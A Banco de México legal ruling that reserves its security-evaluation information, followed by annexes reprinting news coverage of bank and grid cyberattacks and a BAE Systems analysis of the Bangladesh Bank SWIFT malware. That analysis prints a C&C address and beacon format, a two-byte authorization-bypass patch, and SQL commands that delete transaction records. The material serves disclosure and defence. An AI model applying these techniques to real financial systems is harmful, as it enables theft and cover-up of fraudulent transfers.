El riesgo de perjuicio que supondría la divulgación de la información solicitada, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **la información relacionada con las evaluaciones de la seguridad del Banco de México** contenida en los documentos que se clasifican**,** no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente, implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, **la información relacionada con las evaluaciones de la seguridad del Banco de México contenida en los documentos que se clasifican**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar **la información relacionada con las evaluaciones de la seguridad del Banco de México contenida en los documentos que se clasifican**. De otra forma, de entregarse la información de dichas evaluaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **la información relacionada con las evaluaciones de la seguridad del Banco de México** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos

ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 106, fracción I, 108, último párrafo, 109, 113, fracciones I y IV, y 114 de la Ley General de Transparencia y Acceso a la Información Pública; 1, 97, 98, fracción I, 100, 102, 103, 105, último párrafo, 106, 110, fracciones I y IV, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o., 3o. y 4o., de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Séptimo, fracción I, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I, II y IV, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **la información relacionada con las evaluaciones de la seguridad del Banco de México contenidas en los documentos clasificados,** se ha determinado clasificar como reservada.

ANEXO "A"

Impresión del artículo referenciado en el pie de página 1
https://es.wikipedia.org/wiki/Metasploit,
Consultada el 22 de enero de 2018

Metasploit - Wikipedia, la enciclopedia libre

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
العربية
Deutsch
English
Français
日本語
한국어
Português
Русский
中文
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general

Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Índice [ocultar]

1 Historia
2 Marco/Sistema Metasploit
3 Interfaces de Metasploit
  3.1 Edición Metasploit
  3.2 Edición Community Metasploit
  3.3 Metasploit express
  3.4 Metasploit Pro
  3.5 Armitage
4 Cargas útiles
5 Referencias
6 Enlaces externos

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto.

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar* . El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows , Unix / Linux y Mac OS X ;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado.

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[4]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ «Rapid7 Premium». *Rapid7*. Consultado el 18 de febrero de 2015.
2. ↑ [http://www.metasploit.com/download «Herramienta de Pruebas de Penetración, Metasploit, gratuito Descargar - Rapid7»] *Rapid7*. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausinu.
3. ↑ [a] [b] Plantilla:Cita web
4. ↑ Plantilla:Cite noticias

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres cláusulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

Se editó esta página por última vez el 13 nov 2017 a las 05:13.

El texto está disponible bajo la Licencia Creative Commons Atribución Compartir Igual 3.0; pueden aplicarse cláusulas adicionales. Al usar este sitio, usted acepta nuestros términos de uso y nuestra política de privacidad.
Wikipedia® es una marca registrada de la Fundación Wikimedia, Inc., una organización sin ánimo de lucro.

Normativa de privacidad Acerca de Wikipedia Limitación de responsabilidad Desarrolladores

Declaración de cookies Versión para móviles

ANEXO "B"

Impresión del artículo referenciado en el pie de página 2
https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,
Consultada el 15 de enero de 2018

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
10 de enero de 2018

Categoría
Comunicado

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext) informó que [illegible] de las robustas medidas de seguridad con que cuenta, el día [illegible] de enero fue [illegible] una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a [illegible] en otras instituciones en México y América Latina.

[illegible] el protocolo y la oportuna [illegible] de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está realizando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se [illegible].

Teléfono Comunicación social [illegible]

Compartir (https://www.facebook.com/sharer/sharer.php?u=http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion&src=sdkpreparse)

Imprime la página completa

[illegible]

ANEXO "C"

Impresión del artículo referenciado en el pie de página 3
https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/
Consultada el 22 de enero de 2017

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Sponsored: Minds Mastering Machines - Call for papers now open

Tips and corrections

11 Comments

Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

ANEXO "D"

Impresión del artículo referenciado en el pie de página 4
http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&
Consultada el 22 de eenero de 2018

APT28 Vs Javelin

See What Would happen If Javelin As Put Against APT28. Watch Video Now!

Javelin Networks

#INTEL OCTOBER 13, 2017 / 6:09 AM / 3 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle. Editing by Rosalba O'Brien

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

ANEXO "E"

Impresión del artículo referenciado en el pie de página 5
http://www.bbc.com/news/technology-38573074
Consultada el 15 de enero de 2018

ADVERTISEMENT

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017 Share

Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed
4 hours ago

Turkey denounces US 'terror army' plan
9 hours ago

Cranberries singer Dolores O'Riordan dies
1 hour ago

ADVERTISEMENT

Features

SSP

Oleksii Yasinskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasinskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶

The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

▶

Looking for my brother

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security **Ukraine**

Share this story About sharing

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology
338

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Recommended by Outbrain

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Elephant's trunk? The story of the @ sign

Most Read

1. Cranberries singer Dolores O'Riordan dies suddenly aged 46
2. Rape case collapses after 'cuddling' photos emerge
3. Denmark Facebook sex video: More than 1,000 young people charged
4. Black Death 'spread by humans not rats'
5. Still Friends? The trouble with old sitcoms
6. Carillion collapse: Ministers hold emergency meeting
7. Steven Seagal denies Bond girl assault
8. Poppi Worthington: Toddler sexually assaulted, coroner rules
9. Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "F"

Impresión del artículo referenciado en el pie de página 6
http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,
Consultada el 22 de enero de 2018

Más Siguiente blog» Crear un blog Acceder

BAE SYSTEMS THREAT RESEARCH BLOG

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

[illegible]	[illegible]	[illegible]	[illegible]
525a8e3ae4e3df8c9c61f2a48e38541d196e9226	2016-02-05 11:48:20	65,536	evtdiag.exe
76bab478dcc70f97[illegible]d306e8ba50ee84e37e	2016-02-04 13:45:39	16,384	evtsys.exe
79bf16597e375ad691f2c1efa194dbe7f60e4eeb	2016-02-05 08:55:19	24,576	mofl_b.exe
6207b02842b[illegible]a438330a2bf0ee8dcab7ef0a163	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c61f2a48e38541d196e9226 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us

[illegible]@baesystems.com

[illegible]

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.

The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 8am on 8th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 33 15 a7 78 03 cc aa 0d 56 ed ef 89 ed 09 ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
196.202.103.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\recsa.dat
```


Module patching

The malware enumerates all processes, and if a process has the module `oraclient11.dll` loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x75` and `0x04` with the bytes `0x90` and `0x90`.

These two bytes are the JNZ opcode, briefly explained as *'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0            test eax, eax ; some important check
75 04            jnz  failed   ; if failed, jump to 'failed' label below
33 c0            xor  eax, eax ; otherwise, set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0            test eax, eax ; some important check
90               nop           ; 'do nothing' in place of 0x75
90               nop           ; 'do nothing' in place of 0x04
33 c0            xor  eax, eax ; always set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into seting result to 0 (success).

The `libraadb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry,
- Starting the database;
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.prc` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mom\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mom\out\
```

It parses the messages, looking for strings defined in `gpca.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a MESG_TRN_REF and MESG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings:

```
"FIN 910 Confirmation of Debit"
"20: Transaction"
"Sender :"
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MESG_S_UMID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_TRN_REF LIKE '%%%s%%';
```

The MESG_S_UMID is then passed to DELETE statements, deleting the transaction from the local database.

```
DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 5256";
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'oracle' permissions. An example is shown below:

```
cmd.exe /c echo exit | sqlplus -S / as sysdba @[SQL_Statements] >
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAAOWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBIOHA: Log%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: 'BBHOBIOH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]/al?[data]
```

The malware notifies the remote C&C each hour of events, sending "---O" if the "Login" (open) event occurred, "---C" in case "Logout" (close) event occurred, or "---N" if neither of the events

occurred, e.g.:

```
[C&C_server]/all---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\mfcp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\mfcf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\fofp
